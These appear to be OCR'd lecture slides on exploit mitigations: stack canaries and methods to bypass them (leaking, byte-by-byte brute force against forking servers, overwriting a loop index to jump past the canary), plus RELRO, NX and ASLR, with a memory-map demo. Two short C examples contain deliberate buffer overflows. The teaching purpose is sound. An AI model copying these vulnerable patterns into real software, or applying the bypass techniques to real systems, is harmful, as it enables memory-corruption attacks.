
Stack Canaries





Put canary (read from `fs:40`) at `rbp-8`

Before return to caller, check if canary is changed. If check failed then abort to `__stack_chk_fail`



Canary Types

- **Random canary**:
  - Random string [chosen at program startup]
  - To corrupt, attacker must learn/guess current random string
- **Terminator canary**: Canary = `{0, newline, linefeed, EOF}`
  - String functions will not copy beyond terminator
  - Attacker cannot use string functions to corrupt stack.

Bypass canaries

- Situational bypass methods:
  - Leak the canary (using *another* vulnerability).
  - **Brute-force the canary (for *forking* processes)**.

```
int main() {
    char buf[16];
    while (1) {
        if (fork()) { wait(0); }
        else { read(0, buf, 128); return; }
    }
}
```


  - Jumping the canary (if the situation allows).

```
int main() {
    char buf[16];
    int i;
    for (i = 0; i < 128; i++) read(0, buf+i, 1);
}
```

  Depending on the stack layout, you can overwrite `i` and redirect the read to point to after the canary!

Bypass canaries for forking process

- Forking process Examples:
  - network services: one *same* server proc `fork`s a new child for each client connection)
  - Crash recovery: automatically relaunch a crashed child proc using `fork`
- Issue: Canary is often unchanged (always equal *the one used by the parent proc*)
- Result: Canary extraction **byte-by-byte**.




Non-eXecutable (NX) & RELocation Read-Only (RELRO)

- **RELRO** (RELocation Read-Only):
  - Protect the Global Offset Table (GOT) and certain relocation sections (parts of `.data` or `.bss`) by making them read-only..
  - Prevents exploitation techniques that involve modifying dynamic linking information, such as GOT overwrites.
- **NX** (No-eXecute):
  - Mark *data regions* of memory (like the stack and heap) as non-executable.
  - Prevents code injection attacks ("shellcode"), such as classic stack-based buffer overflow attacks that rely on executing code *from the stack or heap*.

Address Space Layout Randomization (ASLR)

- Randomizes the base addresses of memory segments
  - Make it harder for an attacker to predict the location of important data, such as the stack, heap, or code segments.
  - Required to make PIE work
- Can be defeated similarly as canaries.



Example: ASLR with PIE disabled

```
seed@seed-vm ~/P/BufferOverflow> ./cat /proc/self/maps
00400000-00401000 r-xp 00000000 103:02 424506                    /home/seed/Programs/BufferOverflow/cat
00410000-00411000 r--p 00000000 103:02 424506                    /home/seed/Programs/BufferOverflow/cat
00411000-00412000 rw-p 00001000 103:02 424506                    /home/seed/Programs/BufferOverflow/cat
e71e564d0000-e71e56658000 r-xp 00000000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
e71e56658000-e71e56667000 ---p 00188000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
e71e56667000-e71e5666b000 r--p 00187000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
e71e5666b000-e71e5666d000 rw-p 0018b000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
e71e5666d000-e71e56679000 rw-p 00000000 00:00 0
e71e5668b000-e71e566b6000 r-xp 00000000 103:02 1053335           /usr/lib/aarch64-linux-gnu/ld-linux-aar
ch64.so.1
e71e566c0000-e71e566c2000 rw-p 00000000 00:00 0
e71e566c2000-e71e566c4000 r--p 00000000 00:00 0                  [vvar]
e71e566c4000-e71e566c5000 r-xp 00000000 00:00 0                  [vdso]
e71e566c5000-e71e566c7000 r--p 0002a000 103:02 1053335           /usr/lib/aarch64-linux-gnu/ld-linux-aar
ch64.so.1
e71e566c7000-e71e566c9000 rw-p 0002c000 103:02 1053335           /usr/lib/aarch64-linux-gnu/ld-linux-aar
ch64.so.1
ffffe2a93000-ffffe2ab4000 rw-p 00000000 00:00 0                  [stack]
seed@seed-vm ~/P/BufferOverflow> ./cat /proc/self/maps
00400000-00401000 r-xp 00000000 103:02 424506                    /home/seed/Programs/BufferOverflow/cat
00410000-00411000 r--p 00000000 103:02 424506                    /home/seed/Programs/BufferOverflow/cat
00411000-00412000 rw-p 00001000 103:02 424506                    /home/seed/Programs/BufferOverflow/cat
fe06498a0000-fe0649a28000 r-xp 00000000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
fe0649a28000-fe0649a37000 ---p 00188000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
fe0649a37000-fe0649a3b000 r--p 00187000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
fe0649a3b000-fe0649a3d000 rw-p 0018b000 103:02 1053664           /usr/lib/aarch64-linux-gnu/libc.so.6
fe0649a3d000-fe0649a49000 rw-p 00000000 00:00 0
fe0649a5f000-fe0649a8a000 r-xp 00000000 103:02 1053335           /usr/lib/aarch64-linux-gnu/ld-linux-aar
ch64.so.1
fe0649a94000-fe0649a96000 rw-p 00000000 00:00 0
fe0649a96000-fe0649a98000 r--p 00000000 00:00 0                  [vvar]
fe0649a98000-fe0649a99000 r-xp 00000000 00:00 0                  [vdso]
fe0649a99000-fe0649a9b000 r--p 0002a000 103:02 1053335           /usr/lib/aarch64-linux-gnu/ld-linux-aar
ch64.so.1
fe0649a9b000-fe0649a9d000 rw-p 0002c000 103:02 1053335           /usr/lib/aarch64-linux-gnu/ld-linux-aar
ch64.so.1
ffffc0763000-ffffc0784000 rw-p 00000000 00:00 0                  [stack]
```

No PIE: Program mem layout remain fixed

Library addr is randomized

Questions?